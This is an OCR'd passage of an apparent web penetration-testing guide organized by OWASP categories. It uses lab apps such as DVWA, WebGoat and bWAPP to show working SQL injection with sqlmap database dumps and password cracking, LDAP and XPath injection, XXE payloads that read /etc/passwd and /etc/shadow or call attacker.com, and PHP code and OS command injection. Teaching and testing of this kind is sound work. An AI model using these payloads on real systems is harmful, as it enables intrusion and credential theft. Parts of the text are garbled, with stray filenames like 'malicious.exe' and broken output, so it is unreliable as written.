acpendividus=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 4
```


Response

Raw Headers Hex HTML Render

User ID:

Submit

ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
 First name: admin
 Surname: admin
 ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
 First name:
 Surname: admin
 admin
 admin
 2132297a57a5a743894a0e4a801fc3
 ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
 First name:
 Surname: Gordon
 Brown
 gordona
 e99a18c428cb38d5f260853678922e03
 ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
 First name:
 Surname: Hack
 Me
 1337
 8d3533d75ae2c3966d7e0d4ffcc69216b



Boolean-based SQLi

The Boolean exploitation technique is very useful when the tester finds a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500, 404, or redirect).

The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present in practically every database. We will use the following pseudo-functions:

SUBSTRING (text, start, length) : returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.

ASCII (char) : it gives back ASCII value of the input character. A null value is returned if char is 0.

LENGTH (text) : it gives back the number of characters in the input text.

Time-based SQLi

The Boolean exploitation technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. This technique consists in sending an injected query and in case the conditional is true, the tester can monitor the time taken to for the server to respond. If there is a delay, the tester can assume the result of the conditional query is true. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

http://www.example.com/product.php?id=10

The malicious request would be (e.g. MySQL 5.x):

http://www.example.com/product.php?id=10 AND IF(version() like '5%', sleep(10), 'false')--

In this example the tester is checking whether the MySQL version is 5.x or not, making the server to delay the answer by 10 seconds. The tester can increase the delay time and monitor the responses. The tester also doesn't need to wait for the response. Sometimes he can set a very high value (e.g. 100) and cancel the request after some seconds.

```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sql_injection/?id=1&Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedsstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwAD7x4g; PHPSESSID=gtavcd6hjpoqvkn2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=35ABD887923A100D6511E015022983BE" --dbs
[*] starting at 10:29:49
[10:29:49] [INFO] resuming back-end DBMS 'mysql'
[10:29:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 9399=9399 AND 'iWPS'='iWPS&Submit=Submit
```

```
[10:29:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14      readline.py
back-end DBMS: MySQL 5.0.12
[10:29:50] [INFO] fetching database names
[10:29:50] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information schema

[10:29:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168
.222.136' readline.py abc.exe HviIDecrypt.py
```

```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sql_injection/?id=1&Su
bmit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancesd
tuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=gtavc
d6hjpoqvknp2krbjn4vu4; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -D dvwa --tables
```

```
{1.0-dev-nongit-20180313} readline.py
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program
readline.py abc.exe HviIDecrypt.py
[*] starting at 10:31:30
```

```
[10:31:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14      readline.py
back-end DBMS: MySQL 5.0.12
[10:31:30] [INFO] fetching tables for database: 'dvwa'
[10:31:30] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sql_injection/?id=1&Su
bmit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancesd
tuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=gtavc
d6hjpoqvknp2krbjn4vu4; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -T users --column
```

```
[10:32:44] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sql_injection/?id=1&Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=gtavcd6hjpoqvkn2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -C user,password --dump
```

```
[10:33:47] [INFO] fetching entries of column(s) 'user', 'password' for table 'users' in database 'dvwa'
[10:33:47] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[10:33:47] [INFO] the SQL query used returns 6 entries
[10:33:47] [INFO] retrieved: "1337","8d3533d75ae2c3966d7e0d4fcc69216b"
[10:33:47] [INFO] retrieved: "admin","21232f297a57a5a743894a0e4a801fc3"
[10:33:47] [INFO] retrieved: "gordonb","e99a18c428cb38d5f260853678922e03"
[10:33:47] [INFO] retrieved: "pablo","0d107d09f5bbe40cade3de5c71e9e9b7"
[10:33:47] [INFO] retrieved: "smithy","5f4dcc3b5aa765d61d8327deb882cf99"
[10:33:47] [INFO] retrieved: "user","ee11cbb19052e40b07aac0ca060c23ee"
[10:33:47] [INFO] analyzing table dump for possible password hashes
[10:33:47] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[10:33:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1 readline.pyc abc.exe HviIDecrypt.py
[10:34:02] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[10:34:07] [INFO] starting dictionary-based cracking (md5_generic_passwd)
```

```
[10:34:21] [INFO] postprocessing table dump
Database: dvwa
Table: users
[6 entries]
+-----+-----+
| user | password |
+-----+-----+
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin | 21232f297a57a5a743894a0e4a801fc3 (admin) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| user | ee11ccb19052e40b07aac0ca060c23ee (user) |
+-----+-----+
[10:34:21] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/192.168.22.136/dump/dvwa/users.csv'
[10:34:21] [INFO] fetching columns 'user, password' for table 'guestbook' in database 'dvwa'
TCPnUDP.py shell.asp malicious.exe simple/SS.py info.aspx.txt readline.py abc.exe Ht1Decrypt.py
```

6. Testing for LDAP Injection

The Lightweight Directory Access Protocol (LDAP) is used to store information about users, hosts, and many other objects. LDAP injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted. This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions.

A web application could use LDAP in order to let users authenticate or search other users' information inside a corporate structure. The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be executed by the application.

Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following metacharacters.




Metachar	Meaning
&	Boolean AND
	Boolean OR
!	Boolean NOT
=	Equals
~=	Approx
>=	Greater than
<=	Less than
*	Any character
0	Grouping parenthesis

A successful exploitation of an LDAP injection vulnerability could allow the tester to:

- Access unauthorized content
- Evade application restrictions
- Gather unauthorized information
- Add or modify Objects inside LDAP tree structure

How to test

Example test: Login



Two inverse query resulted in different response.

Retest with Vulnerabilities Scanner

Issues

! LDAP injection	
►	i Input returned in response (reflected) [4]
►	i Cross-domain Referer leakage [2]
►	i Browser cross-site scripting filter disabled [2]
►	i Email addresses disclosed [2]
►	i Frameable response (potential Clickjacking) [2]

Advisory Request 1 Response 1 Request 2 Response 2

! **LDAP injection** Compare responses

Issue: LDAP injection
Severity: High
Confidence: Firm
Host: http://192.168.222.156
Path: /ldap/example2.php

Issue detail
The name parameter appears to be vulnerable to LDAP injection attacks.
The payloads `*)(objectClass=*` and `*)((!(objectClass=*))` were each submitted in the name parameter. These two requests resulted in different responses, indicating that the input may be being incorporated into a conjunctive LDAP query in an unsafe manner.

7. Testing for XML Injection

XML Injection testing is when a tester tries to inject an XML doc to the application. If the XML parser fails to contextually validate data, then the test will yield a positive result.

How to Test

Discovery : the first step in order to test an application for the presence of a XML Injection vulnerability consists of trying to insert XML metacharacters.

XML metacharacters are:

- Single Quote: ' – when not sanitized, this character could throw an exception during XML parsing, if the injected value is going to be part of an attribute value in a tag.
- Double Quote: " – this character has same meaning as single quote and it could be used if the attribute value is enclosed in double quotes.
- Angular parentheses: > and <

- Comment tag: <!-- - this sequence of characters is interpreted as the beginning/end of a comment.

- Ampersand: & - the ampersand is used in the XML syntax to represent entities. The format of an entity is '&symbol'.

- CDATA section delimiters: <![CDATA[/]]> - CDATA sections are used to escape blocks of text containing characters which would otherwise be recognized as markup. In other words, characters enclosed in a CDATA section are not parsed by an XML parser.

```
<![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

During the processing, the CDATA section delimiters are eliminated, generating the XSS code.

External Entity

The set of valid entities can be extended by defining new entities. If the definition of an entity is a URI, the entity is called an external entity. Unless configured to do otherwise, external entities force the XML parser to access the resource specified by the URI, a file on the local machine or on a remote systems. This behavior exposes the application to XML eXternal Entity (XXE) attacks, which can be used to perform denial of service of the local system, gain unauthorized access to files on the local machine, scan remote machines, and perform denial of service of remote system.

To test for XXE vulnerabilities, one can use the following input:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

This test could crash the web server (on a UNIX system), if the XML parser attempts to substitute the entity with the contents of the /dev/random file.

Other useful tests are the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [ 
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ 
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ 
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ 
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

[PentesterLab.com](#)

• [Home](#)

Hello hacker root:x:0:root:/root/bin/bash daemon:x:1:daemon/usr/sbin/bin/sh bin:x:2:bin/bn/sh sys:x:3:sys/derv/bin/sh sync:x:4:65534 sync/bn/bin/sync games:x:5:60 games/usr/games/bin/sh man:x:6:1 man/var/cache/man/bin/sh lp:x:7:lp/var/spool/lpd/bin/sh mail:x:8:8 mail/var/mail/bin/sh news:x:9:9 news/var/spool/news/bin/sh uucp:x:10:10 uucp/var/spool/uucp/bin/sh proxy:x:13:13 proxy/bin/bin/sh www-data:x:33:33 www-data/var/www/bin/sh backup:x:34:34 backup/var/backups/bin/sh list:x:38:38 Mailing List Manager/var/list/bin/sh irc:x:39:39 ircd/var/run/ircd/bin/sh gnats:x:41:41 Gnats Bug-Reporting System (admin)/var/lib/gnats/bin/sh nobody:x:65534:65534 nobody/nonexistent/bin/sh libuuid:x:100:101:var/lib/libuuid/bin/sh mysql:x:101:103 MySQL Server.../var/lib/mysql/bin/false sshd:x:102:65534:/var/run/sshd/usr/sbin/nologin openldep:x:103:106 OpenLDAP Server Account.../var/lib/ldap/bin/false user:x:1000:1000 Debian Live user.../home/user/bin/bash

8. Testing for XPath Injection

XPath is a language that has been designed and developed primarily to address parts of an XML document. XML databases that organize data using the XML language. XPath is very similar to SQL in its purpose and applications, an interesting result is that XPath injection attacks follow the same logic as SQL injection attacks.

How to Test

- Refer: SQL injection Authentication Bypass

Test Example

The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

Welcome to WebGoat employee intranet

Please confirm your username and password before viewing your profile.
*Required Fields

*User Name: *Password: <input type="button" value="Submit"/>	<input type="text"/> <input type="password"/>
--	--

Username is a required field

Created by Sheriff Koussa **SoftwareSECURED**

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

#	URL	Method	Request	Status	Size	Type	Notes	IP
881	https://192.168.222.136	POST	/WebGoat/attack?Screen=4&menu=11... ✓	200	32024	HTML	XPATH Injection	✓ 192.168.222.136
886	https://192.168.222.136	GET	/WebGoat/javascript/menu_system.js	304	230	script	js	✓ 192.168.222.136

POST request to /WebGoat/attack		
Type	Name	Value
URL	Screen	46
URL	menu	1100
Cookie	dbx-postmeta	grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2-
Cookie	security_level	0
Cookie	remember_token	Stu37BrvdLCcPfSwad7x4g
Cookie	PHPSESSID	f494p4ljjnhg8irfpseudid7023
Cookie	acopenids	swingset,otto,phpbb2,redmine
Cookie	acgroupswithpersist	nada
Cookie	JSESSIONID	35ABD087923A100D6511E015022963BE
Body	Username	'or '1' = '1
Body	Password	'or '1' = '1
Body	SUBMIT	Submit

#	URL	Method	Request	Status	Size	Type	Notes	IP
881	https://192.168.222.136	POST	/WebGoat/attack?Screen=4&menu=11... ✓	200	32024	HTML	XPATH Injection	✓ 192.168.222.136
886	https://192.168.222.136	GET	/WebGoat/javascript/menu_system.js	304	230	script	js	✓ 192.168.222.136

The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

```
</div>
<div id="message" class="info"><br> * Congratulations. You have successfully completed this lesson.</div>
```

9. Testing for Code Injection

In code injection testing, a tester submits input that is processed by the web server as dynamic code or as an included file. These tests can target various server-side scripting engines, e.g ASP or PHP. Proper input validation and secure coding practices need to be employed to protect against these attacks.

How to Test

- Using the query string, the tester can inject code to be processed as part of the included file
- Determine user input in execution function, try to enter commands into the Data input field

Test Example

The screenshot shows a web browser window for 'bWAPP - PHP Code Injection'. The address bar displays the URL <https://192.168.222.136/bWAPP/phpi.php>. The main content area features a yellow header with the text 'bwAPP' and a bee icon, followed by the red text 'an extremely buggy web app !'. Below the header is a dark navigation bar with links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', and 'Reset'. The main body contains the title '/ PHP Code Injection /' in large, stylized letters. A message at the bottom states, 'This is just a test page, reflecting back your message...'. The browser interface includes standard navigation buttons (back, forward, search) and a status bar.

The screenshot shows a web browser window for 'bWAPP - PHP Code Injection'. The URL is https://192.168.222.136/bWAPP/phpi.php?message=manhnho. The page has a yellow header with the bWAPP logo and a bee icon. Below the header, the text 'an extremely buggy web app!' is displayed. A navigation bar at the bottom includes links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', and 'Credits'.

/ PHP Code Injection /

This is just a test page, reflecting back your **message**...

manhnho

The screenshot shows a web browser window for 'bWAPP - PHP Code Injection'. The URL is https://192.168.222.136/bWAPP/phpi.php?message=manhnho;phpinfo(). The page displays a large 'PHP Version' section with the text '5.3.2-lubuntu4.30 /'. Below this, there is a detailed 'phpinfo()' dump table:

System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Apr 17 2015 15:01:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled

10. Testing for Command Injection

OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to exploit.

How to Test

- List all input of web interface
- Using special character below

Special Characters for Comand Injection

The following special character can be used for command injection such as | ; & \$ > < ` \| !

- cmd1|cmd2 : Uses of | will make command 2 to be executed weather command 1 execution is successful or not.
- cmd1;cmd2 : Uses of ; will make command 2 to be executed weather command 1 execution is successful or not.
- cmd1||cmd2 : Command 2 will only be executed if command 1 execution fails.
- cmd1&&cmd2 : Command 2 will only be executed if command 1 execution succeeds.
- \$(cmd) : For example, echo \$(whoami) or \$(touch test.sh; echo 'ls' > test.sh)
- 'cmd' : It's used to execute specific command. For example, 'whoami'
- >(cmd): <(ls)
- <(cmd): >(ls)

Test Example

The screenshot shows a web browser window for 'bWAPP - OS Command Injection'. The URL in the address bar is https://192.168.222.136/bWAPP/commandi.php. The page has a yellow header with the bWAPP logo and a bee icon, followed by the text 'an extremely buggy web app !'. Below the header is a navigation bar with links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', and 'Credits'. The main content area has a title 'OS Command Injection /'. A form at the bottom left contains a 'DNS lookup' field with 'www.nsa.gov' and a 'Lookup' button. Below the form, the output of the command injection is displayed: 'Server: 192.168.222.2 Address: 192.168.222.2#53 Non-authoritative answer: www.nsa.gov canonical name = www.nsa.gov.edgekey.net. www.nsa.gov.edgekey.net canonical name = e6655.dscna.akamaiedge.net. Name: e6655.dscna.akamaiedge.net Address: 23.36.48.98'

994 https://192.168.222.136 POST /bWAPP/commandi.php ✓ 200 12908 HTML php bWAPP - OS Command I...

Type	Name	Value
Cookie	dbx-postmeta	grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2,-
Cookie	security_level	0
Cookie	remember_token	Stu37BrvdLCCpfSwaD7x4g
Cookie	PHPSESSID	gtavcd6hjpooqvknp2krbjn4vu4
Cookie	acopendivids	swingset,jtto.phpbb2,redmine
Cookie	acgroupswithpersist	nada
Cookie	JSESSIONID	35ABD87923A100D6511E015022983BE
Body	target	www.nsa.gov/cat/etc/passwd
Body	form	submit

994 https://192.168.222.136 POST /bWAPP/commandi.php ✓ 200 12908 HTML php bWAPP - OS Command I... ✓ 192.168.222.136

Type	Name	Value
DNS lookup	www.nsa.gov	Lookup

```
root:x:0:root:/root/bin/bash daemon:x:1:1 daemon:/usr/sbin/bin/sh bin:x:2:bin:/bin/bin/sh sys:x:3:sys:/dev/bin/sh sync:x:4:65534:sync:/bin/bin/sync games:x:5:60 games:/usr/games/bin/sh man:x:6:12:man:/var/cache/man/bin/sh ip:x:7:1p:/var/spool/pd/bin/sh mail:x:8:mail:/var/mail/bin/sh news:x:9:news:/var/spool/news/bin/sh uucp:x:10:uucp:/var/spool/uucp/bin/sh proxy:x:13:13 proxy:/bin/bin/sh www-data:x:33:33 www-data:/var/www/bin/sh backup:x:34:34 backup:/var/backups/bin/sh list:x:38:38 Mailing List Manager:/var/list/bin/sh irc:x:39:39 ircd:/var/run/ircd/bin/sh gnat:x:41:41 Gnats Bug-Reporting System (admin):/var/lib/gnats/bin/sh nobody:x:65534:65534:nobody:/nonexistent/bin/sh libnuid:x:100:101:/var/lib/libnuid/bin/sh syslog:x:101:102:/home/syslog/bin/false klog:x:102:103:/home/klog/bin/false mysqld:x:103:105 MySQL Server...:/var/lib/mysql/bin/false landscape:x:104:122:/var/lib/landscape/bin/false sshd:x:105:65534:/var/run/sshd/usr/sbin/nologin postgres:x:106:109 PostgreSQL administrator...:/var/lib/postgresql/bin/bash messagebus:x:107:114:/var/run/dbus/bin/false tomcat6:x:108:115:/usr/share/tomcat6/bin/false user:x:1000:1000:user...:/home/user/bin/bash polkituser:x:109:118 PolicyKit...:/var/run/PolicyKit/bin/false haldaemon:x:110:119:Hardware abstraction layer...:/var/run/hald/bin/false pulse:x:111:120 PulseAudio daemon...:/var/run/pulse/bin/false postfix:x:112:123:/var/spool/postfix/bin/false
```

bWAPP is for educational purposes only! Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need a [training](#)? © 2014 MME BVBA

Testing for Error Handling

1. Analysis of Error Codes

These codes are very useful to penetration testers during their activities because they reveal a lot of information about databases, bugs, and other technological components directly linked with web applications.

How to Test

- Test 404 Not Found:

```
root@ilak:~# telnet testphp.vulnweb.com 80
Trying 176.28.50.165...
Connected to testphp.vulnweb.com.
Escape character is '^]'.
GET /abc 80
<CRLF><CRLF>

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
Connection closed by foreign host.
```

- Test 400 Bad Request:

```
Trying 192.168.222.136...
Connected to 192.168.222.136.
Escape character is '^]'.
GET / HTTP 1.1
<HTTP/1.1 400 Bad Request
Date: Wed, 07 Mar 2018 09:08:01 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Vary: Accept-Encoding
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>
Connection closed by foreign host.
root@kali:~#
```

- Test 405 Method not Allowed

```
root@kali:~# telnet testphp.vulnweb.com 80
Trying 176.28.50.165...
Connected to testphp.vulnweb.com.
Escape character is '^]'.
PUT /index.html HTTP/1.1
Host: 176.28.50.165
<CRLF><CRLF>

HTTP/1.1 405 Not Allowed
Server: nginx/1.4.1
Date: Wed, 07 Mar 2018 09:32:55 GMT
Content-Type: text/html
Content-Length: 172
Connection: keep-alive

<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
```

- Test 408 Request Time out

The screenshot shows a web proxy interface with two main sections: 'Request' and 'Response'.

Request:

- Buttons: Go, Cancel, < | | > | |
- Section title: Request
- Tab selection: Raw (selected), Headers, Hex
- Raw request data:

```
PUT /index.html HTTP/1.1
Host: 192.168.222.156
<CRLF><CRLF>
```

Response:

- Section title: Response
- Tab selection: Raw, Headers, Hex, HTML (selected), Render
- Raw response data:

```
HTTP/1.1 408 Request Time-out
Date: Tue, 06 Mar 2018 18:26:40 GMT
Server: Apache/2.2.16 (Debian)
Vary: Accept-Encoding
Content-Length: 298
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>408 Request Time-out</title>
</head><body>
<h1>Request Time-out</h1>
<p>Server timeout waiting for the HTTP request from the client.</p>
<hr>
<address>Apache/2.2.16 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
```

- Test 501 Method Not Implemented

```
telnet <host target> 80
RENAME /index.html HTTP/1.1
Host: <host target>
<CRLF><CRLF>
```

- Test enumeration of the directories with access denied

- <http://<host>/<dir>>
- Result: dir listing, not allow to be listed, forbidden or don't have permission to access.

..			
1.jpg	11-May-2011 10:27	12426	
1.jpg.tn	11-May-2011 10:27	4355	
2.jpg	11-May-2011 10:27	3324	
2.jpg.tn	11-May-2011 10:27	1353	
3.jpg	11-May-2011 10:27	9692	
3.jpg.tn	11-May-2011 10:27	3725	
4.jpg	11-May-2011 10:27	13969	
4.jpg.tn	11-May-2011 10:27	4615	

2. Analysis of Stack Traces

Stack traces are not vulnerabilities by themselves, but they often reveal information that is interesting to an attacker. This information could then be used in further attacks.

How to Test

Some tests to try include:

- Invalid input (such as input that is not consistent with application logic)
- Input that contains non alphanumeric characters or query syntax
- Empty inputs
- Input that are too long
- Access to internal pages without authentication
- Bypassing application flow

```
